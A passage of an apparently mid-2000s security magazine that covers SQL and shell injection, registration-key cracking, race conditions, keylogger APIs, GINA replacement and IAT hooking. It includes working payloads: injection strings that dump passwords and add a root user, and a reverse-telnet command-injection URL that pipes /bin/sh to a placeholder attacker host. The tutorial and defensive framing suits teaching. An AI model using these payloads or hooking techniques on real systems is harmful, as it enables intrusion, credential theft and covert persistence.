which is correct. But, what happens if we use an apostrophe character in the password parameter? The corresponding enclosed string in the SQL query will be closed and we can inject more SQL code. So with the call

```
ok = correct_user("mike", "a' OR 1=1");
```

The SQL query becomes:

```
SELECT COUNT(*) FROM users
WHERE user = 'mike' AND
password = 'a' OR 1=1
```

which will return all the rows in the table (See Listing 7), while the function result will be TRUE because at least one row is returned. And this even though we didn't know the correct password.

Listing 12. Code injection (III)

```
void send_message(char * dest,
                 char * message) {
    char command[1024];

    strcpy(command, "sendm ");
    strcat(command, dest);
    strcat(command, " ");
    strcat(command, message);
}
```

Another example of SQL-injection which depends more on the library and the type of database used is the injection of additional queries. If we can finish one SQL query and append another one at the end we can do even more things to the database, depending on the credentials used to access we could even delete or create new tables if we have enough permission. This example can be used to inject additional SQL queries.

This function in Listing 11 returns the classroom where an student is assigned given his identification number. Like in the last example, if we pass a number everything works correctly, but if we use a ; the classical sign to separate queries, we can add an additional one and execute it, for example, to obtain a list of users and password.

```
get_classroom(" 1; SELECT user,
password FROM users;");
```

Will generate the following concatenated queries:


```
SELECT classroom FROM
assigned WHERE id = 1;
SELECT user, password FROM users;
```

which, depending on the library used, will execute both and return all the results. This is very dependant on the library because some of them will only execute the first one or won't be able to return rows which don't have the same structure.

Very similar to this second example of SQL-injection is shell-injection, in which a command is passed to the shell to be executed, but the

You will find here:

- materials for articles-listings, additional documentation, tools
- the most interesting articles to download
- information on the upcoming issue






Figure 3. Heap in Listing 3




Figure 4. Stack when calling printf

parameters modify this command to append another one at the end. This is very harmful if used in a suid-root program, as the attacker will have superuser access to the system. The following function in Listing 12 can be used to conduct a shell-injection attack.

We see that this function is very similar to the ones we used before, so the attack is almost the same, although using shell commands instead of SQL queries.

```
send_message("me", "HI; adduser
attacker --uid 0 --password NONE");
```

Will construct the commands:

```
sendm me HI; adduser attacker
--uid 0 --password NONE
```

which will add a user with `UID 0`, so with root access, username `attacker` and password `NONE`.

There are many other types of code-injection attacks, most of them used against web-based ap-

plications, like file including-injection, cross-site scripting or dynamic evaluation vulnerabilities.

Secure programming

As we have seen, there are lots of ways to attack a program and most of them are based on unchecked input parameters. So, if we want to protect our programs against these attacks the most important thing we must do is always check these parameters. We need to check that length is correct, that content is valid.

Although some of these checks are very dependent on the program, we will make the task of protecting our software easier if we use correct data structures and functions. For example, in C we can use some functions which check the length of the source or libraries which replace built-in structures with higher level ones providing additional protection.

In the case of strings, which are implemented in C with character arrays ending in a `\x0` character, there are some functions which replace `strcpy` and `strcat`, the most common ones. These functions are `strncpy` and `strncat`, which add a third parameter specifying the size to be used. If we call `strcpy(dest, orig, 5)`; only 5 bytes at maximum will be copied from `orig`. These functions have one surprise; they do not terminate the destination string with a `\x0` character if the source is longer than the size specified, so one must be very careful when using them. To solve this, in OpenBSD alternative functions `strncpy` and `strncat` are used. In this case the third parameter is the size of the destination buffer and they guarantee that a termination character will be used. Although they are not installed by default in some operating systems, one can always compile them inside the program as the licence is quite liberal.

Another option is using libraries which implement strings in a safer way. We will be exchanging performance for security, but most times the overhead is minimal. If we are using C++ the most standard alternative is


`std::string`, which comes by default in most C++ implementations, and provides lots of functions to handle all kind of operations with strings. If we are not using C++ but plain C, other libraries exists, like The Better String Library which implement string data types in a safe way.

Other data structures, like arrays, are also prone to buffer overflows. If we are using dynamically allocated memory (as with `malloc`) Electric Fence will help us to identify where problems are happening. It works by surrounding allocated memory with protected areas which will give an error if they are overwritten. Using it is very easy as we only have to link against the library, so no source code modifications are necessary. Valgrind is another program which will help us in identifying possible error problems.

To defend against stack overflows, specially against attacks which overwrite the return address, there are some implementations for GCC which add *canaries* to the stack, so if they are modified this can be detected and the program aborted to avoid jumping to the incorrect address. The most common ones are StackGuard and ProPolice. This last one is included in release 4.1 of the GCC compiler.

In some processors, an NX (*No eXecute*) bit is implemented which allows to mark memory regions as non executable, so stack overflows which try to inject shellcode won't work, as the memory region where this shellcode will not allow execution. This needs support also from the operating system, something which is implemented in some systems, like recent versions of Linux (since 2.6.8) and Windows, since XP SP2. Many other systems also implement this method, and there are even software based methods to simulate it, like PaX or ExecShield.

All these protections and techniques are not mutually exclusive and won't protect us against all kind of attacks, so great care must be taken when dealing with user supplied data. ●



New portal for posting and ranking Linux Distributions!

rankings tests news articles interviews


Vote for the best Linux Distro all around the world!
Find Linux that fits you perfectly

Want to promote your distro?
It's simple! Register and post your project FOR FREE!

www.distorankings.com

About Software Exploitation & Malwares

Gilbert Nzeka



These days, software is everywhere and in almost all fields (for personal or professional use). Exploiting software can be ascribed to various security problems from buffer overflow to virii. How are we to be able to know that a program is not as protected as the author wants to make us believe? And what can I really do with software when trying to hack it?

This article has been written in order to introduce you to software exploitation under Windows platforms. We know that software exploitation can be ascribed to various security problems from buffer overflow to virii but in this article our goal is to talk about quite advanced software exploitation techniques not often covered by tech writers.

We will start with basic techniques. First, reverse engineering will be covered through an example in order to better help you understand which tools and knowledge are involved while disassembling and cracking (or re-writing for another platform) software. You have probably seen an example like the following: I will try to crack a small application asking for a login and a password. Then, we will talk about exotic security problems like race conditions or escape shells that are often used when penetrating a remote server or hacking a local process. System spying will be related to key loggers. To finish with this second part of the article, we will see how we can use an important Windows object to help us master a system: the GINA (for Graphical Identification aNd Authorization) DLL which is used when logging into a computer. Why GINA? It's

very simple, this library is invoked when you enter your credentials in Windows, at system startup and will remain active up to the halt of the system. Besides, GINA can launch applications with SYSTEM rights. To finish this article with something very interesting, we

What you will learn...

- The guiding principles of software exploitation,
- How to disassemble software,
- Information about exotic software hacking methods,
- How to create your own rootkits working in the user and/or kernel mode,
- How to create a personalized GINA,
- How to hack malware in order to mislead security software and create the smaller PE executable.

What you should know...

- Basic techniques to hack softwares,
- How the PE file format works,
- How to program software and DLLs,
- How to use Microsoft Visual Studio.

Listing 1. Conditional jumps under Assembly Language

```
:0040150C E833030000          Call 00401844
:00401511 8B07                  mov eax, dword ptr [edi]
:00401513 803836              cmp byte ptr [eax], 36
:00401516 751E                jne 00401536
:00401518 80780132           cmp byte ptr [eax+01], 32
:0040151C 7518                jne 00401536
:0040151E 80780238          cmp byte ptr [eax+02], 38
:00401522 7512                jne 00401536
:00401524 80780337          cmp byte ptr [eax+03], 37
:00401528 750C                jne 00401536
:0040152A 8078042D          cmp byte ptr [eax+04], 2D
:0040152E 7506                jne 00401536
:00401530 80780541          cmp byte ptr [eax+05], 41
:00401534 7417                je 0040154D
```

Listing 2. Useful label to locate conditional commands

* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:004014E4(C), :004014F3(C), :00401516(C), :0040151C(C), :00401522(C)
|:00401528(C), :0040152E(C)

will talk about memory exploitation and study techniques used both by rootkits and viruses. Let's start having fun studying how to exploit software.

Reverse engineering or how to disassemble software and obtain valuable information

Reverse Engineering (RE) is the process of analyzing a binary file (a program) whose source code is not provided and we want to study and adapt it without re-engineering steps. You have to know that two types of reverse engineer exist. The first class is composed by developers who are paid to port a program to run on another platform without having to go back through a development cycle. The other category involves hackers and crackers who crack programs in order to use them without restriction. There are 2 ways to perform a RE: the dead listing and the live approach.

The dead listing consists of the decompilation of binaries to get the listing (the ASM source code). Then all modifications will be performed using the listing. Thanks to compilers like NASM, it will be possible to get a new binary. Some people prefer modifying the hexadecimal representation of the applications.

The live approach consists in tracing the program execution and putting in breakpoints (bpx, bpm.)

We will put in practice what we saw previously. You will see how to use W32Dasm, a Windows disassembler, to get the listing of all the applications you want. Let's start with a small application and go crack the registration step.

When the application is launched, an activation key is required. After entering a false key, the following window is displayed:

W32Dasm gave us 33 pages of results when we tried to get the listing. We have to start by analyzing the data we have to crack the application. We have a lot of labels like (*Name*, *Serial*, *ERROR* and *One of the Details you entered was wrong*). The most interesting for us is the last label: *One of the Details you entered was wrong*.

Thanks to W32Dasm, we can use the *String data reference* functionality to locate the labels by double-clicking those we want to locate.

This must lead us to the place where it is used in the source code. In this example, W32Dasm lead us to the following line:

```
:0040153D 6838304000 push 00403038
```

To understand how and why the program executed this line, we need to

read some lines before. Quickly, we found some comparisons and conditional jumps.

The jxx, like ASM, commands are like the if-then-else in other languages. The ASM use various conditional jump commands because we can't create what we want (functions) in ASM. Just before the label in the listing, we saw this information:

Such information indicates to us where in the whole listing we can jump to the lines displaying the label. At the moment, without having to do complex things on the application, we grabbed a lot of useful information. Knowing that to test the activation keys entered, the developers should have done a lot of conditional tests, we can say the program will validate or not the activation key provided by the user. I already said this example is quite simple, in more complex applica-




Figure 1. Registration window of a small application




Figure 2. Error message



Figure 3. Success message

tions, you will need more chances to find the activation key validation process.

Now we have all we want, we can either take a debugger to explore the EAX register. Or continue to read the listing in order to discover the bytes associated to the good activation keys.

The conditional tests allowed us to easily discover the good key: 32, 36, 38, 37, 2D, 41 in hexadecimal (or 6287-A in decimal). The good key displayed this window:

Exotic security problems

Now, we will talk about some security problems few people exploit whereas the vulnerabilities are commons. In first, we will start with the Race Condition and then we will talk about an important Windows object : GINA, a dll you will like to hack.

Race Condition

The funny thing with Race Conditions is that they are so common in

applications because they are some of the most common bugs found in software. But they remain, for various people, one of the least-known vulnerabilities. We will try to define this vulnerability.

A Race Condition happens on systems when several processes or threads try to access and manipulate the same information or data at the same time. In other words, a Race Condition occurs when a process (or thread) we will call A, reads informa-

Listing 3. How to launch processes from a replacement GINA

```
int LaunchApp(){
    int Valid = -1;
    // for info, the following struct is used by CreateProcess-like functions to specify
    // the window of the new process (appearance...)
    STARTUPINFO si;
    // for info, the following struct is used by CreateProcess-like functions to get
    // information about the new process (like process and first thread PID, handle...)
    PROCESS_INFORMATION pi;
    BOOL Retour = FALSE;
    wchar_t szProcess[] = L"C:\\smartcard.exe";
    wchar_t szCmdLine[] = L"";
    int WhatIsClicked;
    int WhatIsChoose;

    WhatIsClicked = MessageBox( NULL, "Do you want to use your smart card for authentication?", "SmartCard Reader",
        MB_YESNO );

    if ( (Valid = ParseDumpFile("C:\\ pubfile.hex")) == 0 ){
        remove("C:\\ pubfile.hex"); //This code will not work : need to change!!!
    }

    Valid = -1;
    while ( Valid == -1 && WhatIsClicked == IDYES ){
        WhatIsChoose = MessageBox(NULL, "Please enter your smartcard.", "Information", MB_OKCANCEL);
        if ( WhatIsChoose == IDCANCEL ){
            WhatIsClicked = MessageBox( NULL, "Do you want to user your smart card for authentication?", "SmartCard
                Reader", MB_YESNO );
        }else{
            ZeroMemory(&si, sizeof(si));
            si.lpDesktop = (LPSTR) L"winsta0\\winlogon";
            si.lpTitle = (LPSTR) L"Local System Command Prompt";
            si.wShowWindow = SW_SHOW;
            si.cb = sizeof(si);

            //In the right version, the app will dump info from smartcard
            Retour = CreateProcessW( szProcess, szCmdLine, NULL, NULL, TRUE, CREATE_NEW_CONSOLE, NULL, NULL,
                (LPSTARTUPINFO)&si, &pi );

            Valid = ParseDumpFile("C:\\ pubfile.hex");
        }
    }

    if( Retour ){
        CloseHandle( pi.hThread );
        CloseHandle( pi.hProcess );
    }

    return 0;
}
```

tion from a source that is going to be modified by a second application we will call B. When the source is a file or a stream and the synchronization of events (writing and reading) has not been done perfectly, the Race Condition leads to an abnormal functioning of the application and then the halt of the application. We all experience that when applications are bugging without an apparent reason.

This basic example has no consequences, but Race Conditions can have security implications. In fact, file system accesses are subject to course connect security states much more often than most people believe. In a constantly changing IT environment, where multi-threading, multi-treating and distributed computing are on the rise, this type of problem can only become more frequent in the future. When can a security problem occur? When a program is given a limited and short time, enough rights to access a file. This file, A, was created by us, a non-privileged user. We wanted to access a root file called B. Given a program that has the ability to open the files of a user (the file A). First, the program starts by checking if the file is owned by the user, if yes, it opens it. A Race Conditions can occur here between the moment the program check the rights and opens the file. How? We have to modify the file A (which passed the rights test so it will be opened) into a symbolic link to file B during this lapse of time. As you can see, we only have milliseconds to do that. Race Condition exploitation tools are based on this statement: the quicker you are, the better your chances are. Race Conditions can work on various supports: files, memory, databases.

Escape Shell

All programming languages (C, C++, PHP..) provide a way to call another program by using the default shell of the operating system. These functionalities are provided because while programming, it's sometimes better to call another program that will do defined actions than embedding all

functionalities in one program. If you have already programmed something, you already know that. Web languages have this type of functionality too. When invoking the `system()` function you put your web applications and your servers at risk. For the beginners in programming, you need to know that the `system()` function takes a string in parameter and will execute the actions the developer wants. The string is composed by the name of a program located on the computer where the script is located, then by parameters for it. Web applications can call this function with parameters directly or indirectly provided by users. The risk is here: users could be crackers and the parameters could be malicious commands. Some people could ask: how is it possible to provide more malicious commands when only one is wanted by the script?

It is always possible to execute several commands on a same line of

command, using some operators accessible with a shell. We will explain some of these operators. With `&& (cmd1 && cmd2)`, you can execute `cmd2` if `cmd1` is executed successfully. With `|| (cmd1 || cmd2)`, you can execute `cmd2` if `cmd1` returns a failure. With `| (cmd1 | cmd2)`, you can return the result of `cmd1` as an argument of `cmd2`. With: `(cmd1; cmd2)`, you can execute `cmd1` then `cmd2`.

As you should have understood it, escaping the shell consists in passing malicious commands to a web application that doesn't filter the inputs. Hackers can pass everything, but most of them prefer having access to the shell to do more on the system and control it because even if the inputs are not filtered, their size can not be high. The reverse telnet (or direct telnet) is a way to access the shell of a remote server by forcing the remote server to initiate the connection. Why? For two reasons, servers can

Listing 4. PeDump output to locate the IAT

```
I:\MyStorage\Desktop\Docs\My Docs\Hackin9\rootkit\PEDump\PE\Debug>pedump.exe /A
"C:\Program Files\Internet Explorer\iexplore.exe"
[...]
Imports Table:
ADVAPI32.dll
  Import Lookup Table RVA: 0000E21C
  TimeDateStamp:          00000000
  ForwarderChain:         00000000
  DLL Name RVA:           0000E194
  Import Address Table RVA: 00001000
Ordn  Name
554   RegCloseKey
616   RegQueryValueExW
603   RegOpenKeyExW
588   RegEnumValueW
586   RegEnumKeyW
632   RegSetValueExW
563   RegCreateKeyExW
578   RegDeleteValueW
574   RegDeleteKeyW
610   RegQueryInfoKeyW
...
GDI32.dll
  Import Lookup Table RVA: 0000E350
  TimeDateStamp:          00000000
  ForwarderChain:         00000000
  DLL Name RVA:           0000E1B0
  Import Address Table RVA: 00001134
Ordn  Name
62    CreateFontIndirectW
208   DeleteObject
484   GetObjectW
[...]
```

Listing 5. Hacking the IAT of a software

```
// Adapted from Matt Pietrek code (in his book)...
int iat_hooking(HMODULE hModule, const char *NameOfDll, const char *NameOfFunc, PROC MyFunc, int replace)
{
    //printf("%d", replace);
    PIMAGE_NT_HEADERS pNtHeader;
    PIMAGE_THUNK_DATA pThunk;
    PIMAGE_IMPORT_DESCRIPTOR pImportDesc;
    PIMAGE_DOS_HEADER pDOSHeader = (PIMAGE_DOS_HEADER)hModule;
    PSTR DllName;
    PROC OriginalApi;
    DWORD saver;
    if ( IsBadCodePtr(MyFunc) ) return 0;
    OriginalApi = GetProcAddress(GetModuleHandle((char*)NameOfDll), (char*)NameOfFunc);
    if(!OriginalApi) return 0;

    //-----
    if(IsBadReadPtr(hModule, sizeof(PIMAGE_NT_HEADERS))) return 0;
    if(pDOSHeader->e_magic != IMAGE_DOS_SIGNATURE) return 0;
    pNtHeader = MakePtr(PIMAGE_NT_HEADERS, pDOSHeader, pDOSHeader->e_lfanew);
    if(pNtHeader->Signature != IMAGE_NT_SIGNATURE) return 0;
    pImportDesc = MakePtr(PIMAGE_IMPORT_DESCRIPTOR, hModule, pNtHeader->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_
        ENTRY_IMPORT].VirtualAddress);
    if(pImportDesc == (PIMAGE_IMPORT_DESCRIPTOR)pNtHeader) return 0;
    //---- Don't modify this code. Here some tests are performed in the PE header.
    // For more information, look at a PE format doc

    //Iteration through the IAT. We will try to find the wanted dll then the function.
    //For information Name (pImportDesc->Name) is a DWORD (I think...).
    while(pImportDesc->Name)
    {
        DllName = MakePtr(PSTR, pDOSHeader, pImportDesc->Name);
        if ( strcmp(DllName, NameOfDll) == 0 ) break;
        //No I didn't do an error... strcmp means ignore case when performing
        //comparison
        pImportDesc++;
    }

    //If DLL not found, exit
    if ( pImportDesc->Name == 0 ) return 0;

    //We make a pointer to the currently iterated functions entry point...
    pThunk = MakePtr(PIMAGE_THUNK_DATA, hModule, pImportDesc->FirstThunk);
    // Iteration to find the wanted function
    printf("\nOriginalApi: %08x    MyFunc: %08x", (DWORD)OriginalApi, (DWORD)MyFunc);
    while (pThunk->ul.Function) {
        printf("\nAvant: %08x", pThunk->ul.Function);

        if (replace == 0){
            if (DWORD(pThunk->ul.Function) == (DWORD)OriginalApi){
                saver = DWORD(pThunk->ul.Function);
                pThunk->ul.Function = (DWORD)MyFunc;
            }
        }else{
            if (DWORD(pThunk->ul.Function) == (DWORD)MyFunc)
                pThunk->ul.Function = (DWORD)OriginalApi;
        }
        printf("    Apres: %08x", pThunk->ul.Function);
        pThunk++;
    }

    return saver;
}
```


About software exploitation & malwares

initiate a connection without alarming the firewalls whereas accepting connections can be forbidden. If the firewalls can allow incoming connections, you can be sure an user name and a password will be prompted. Reverse Telnet is often used by administrators to configure remote servers. Hackers could use Reverse Telnet to control a remote server. How do we create a Reverse Telnet using a `system()` vulnerability? We will use Netcat to create two channels. In the first channel, we will pass commands and in the second channel, we will see the returns of the remote server. Now let's configure the attack.

On our *local* system, we launch the first netcat window and write the following command: `nc -l -v -n -p 714`. Then we will launch the second netcat window and enter the following command: `nc -l -v -n -p 417`. We've just configured everything we will need on our system. Now, let's hack the server's vulnerable script. We will have the server call the `system()` function using the following URL: `http://www.site.com/cgi-bin/page.cgi?var=`. We are going to pass this command in parameters: `telnet ip_du_hacker 714 | /bin/sh | telnet ip_du_hacker 417`. As you can see, the server will look for the incoming commands on port 714, then will pass them to its shell and the results will be returned to the hacker. The complete URL is `http://www.site.com/cgi-bin/page.cgi?var=/usr/bin/telnet%20ip_du_hacker%20714%20|%20/bin/sh%20|%20/usr/bin/telnet%20ip_du_hacker%20417`.

We've just seen a basic Reverse Telnet exploitation but I hope you understood the example and the technique.

System spying

These type of malicious applications are well known both by hacker and script kiddies. This part will be short, we will only introduce the main programming things used to develop keyloggers.

Keyloggers are very basic and easy to develop but still are the main

components while spying on someone. In user mode, two methods are common among keylogger developers: `SetWindowsHookEx` and `GetAsyncKeyState`.

The `SetWindowsHookEx` method is the first and the more basic. It needs a DLL because the goal will be to inject functions and data. It uses Windows hooks to achieve the goal. For information, a hook is a point in the system message-handling mechanism where an application can install a subroutine to monitor, block and send Windows messages. The previous function will install a hook to get all the entered keys.

```
HHOOK SetWindowsHookEx(int  
idHook,HOOKPROC lpfn,HINSTANCE hMod,  
DWORD dwThreadId);
```

Now, it's possible to spy on users without developing DLLs. Thanks to functions like `GetAsyncKeyState` that will let us know which keys are pressed.

Windows objects exploiting: GINA

GINA (for *Graphical Identification and Authorization*) is a graphical authentication DLL used by Winlogon

when Windows is loaded. Winlogon is given SYSTEM rights by the system and is recognized as a critical process. GINA is used throughout a session on Windows systems. It is loaded by `winlogon.exe` before any authentication window because it provides the needed local or network authentication functions. It also manages sessions closing, the halt and rebooting of the systems and also the launching of the `TaskMan.exe` [ed: also `TaskMGR.exe` in some editions of Windows] program when a user simultaneously presses CTRL-ALT-DEL. It is thus not necessary to emphasize on the fact that it is a very important element. GINA can help malware writers in many ways. The most important thing is that we always wanted to launch the application before AV and other security tools with high rights: GINA will allow us to do that very easily. Let's have an example.

Before describing this code, you have to know that modifying GINA consists in creating a new DLL that will use the functions the original GINA provides and add codes to the functions we want. That is the point,

Listing 6. PeDump output to locate the EAT

```
I:\MyStorage\Desktop\Docs\My Docs\Hacking9\rootkit\PEDump\PE\Debug>pedump.exe /A  
"I:\MyStorage\Desktop\Docs\My Docs\Hacking9\rootkit\codes\article\ring3rk\dll\  
InjectedDll.dll"  
  
[...]  
exports table:  
  
Name: InjectedDll.dll  
Characteristics: 00000000  
TimeDateStamp: 442D5F58 -> Fri Mar 31 18:56:56 2006  
Version: 0.00  
Ordinal base: 00000001  
# of functions: 00000001  
# of Names: 00000001  
  
Entry Pt Ordn Name  
000011D0 1 HelloWorld  
  
base relocations:  
  
Virtual Address: 00001000 size: 000000B8  
00001043 HIGHLOW  
0000104D HIGHLOW  
00001071 HIGHLOW  
0000108C HIGHLOW  
[...]
```

the majority of replacement DLLs (which are often called xGINA.DLL) will hook the functions of the original GINA. The xGINA.DLLs begin practically by the same code: initially they load the original DLL (the MSGINA.DLL file provided by Microsoft) with `LoadLibrary` function, then they will redefine the functions they want. In this example we modified the `WlxLoggedOutSAS` function which is called after the users enter their credentials

```
int WlxLoggedOutSAS(
    PVOID pWlxContext,
    DWORD dwSasType,
    PLUID pAuthenticationId,
```

```
    PSID pLogonSid,
    PDWORD pdwOptions,
    PHANDLE phToken,
    PWLX_MPR_NOTIFY_INFO pNprNotifyInfo,
    PVOID* pProfile
);
```

Why modify it? Because to launch an application on Windows systems, a *SHELL environment* has to be initialized first. The `WlxActivateUserShell` function does the initialization well and is called by `WlxLoggedOutSAS`. In fact, it's not really like that, these functions work but you don't have to know the exact internal working of all of these functions. The codes we wanted to add to

`WlxLoggedOutSAS` have been put into the `LaunchApp()` function. Before finishing this section, you need to know that to launch an application before `explorer.exe` has been initialized, you have to use the `CreateProcessW` (and not `CreateProcess` or `CreateProcessWithLogonW`).

This section is finished. The goal was to show you another way to launch applications. Hackers don't use GINA to achieve their tasks because it's dangerous. Why? If your DLL is not well programmed, the system will crash and the better way to fix it will be to put the original GINA by using a Linux system or by reinstalling Windows because even the safe mode had problems when I tested some exploits on my systems. But well done, it's one of the best ways to launch applications with high rights.

Listing 7. A basic DLL

```
/* Replace "dll.h" with the name of your header */
#include "dll.h"
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>

DLLIMPORT void HelloWorld ()
{
    MessageBox (0, "Hello World from DLL!\nIf you see this, our injection
                succeeded", "Hi", MB_ICONINFORMATION);
}

BOOL APIENTRY DllMain (HINSTANCE hInst /* Library instance handle. */ ,
                      DWORD reason /* Reason this function is being
                      called. */ ,
                      LPVOID reserved /* Not used. */)
{
    if (reason == DLL_PROCESS_ATTACH)

        //We can comment this code because our goal is just
        //to show a message box if our dll has been injected
        //To hook functions and perform powerful things, you can
        //create a real dll with the "hacking code" you want!!!
        switch (reason)
        {
            case DLL_PROCESS_ATTACH:
                HelloWorld();
                break;

            case DLL_PROCESS_DETACH:
                break;

            case DLL_THREAD_ATTACH:
                break;

            case DLL_THREAD_DETACH:
                break;
        }

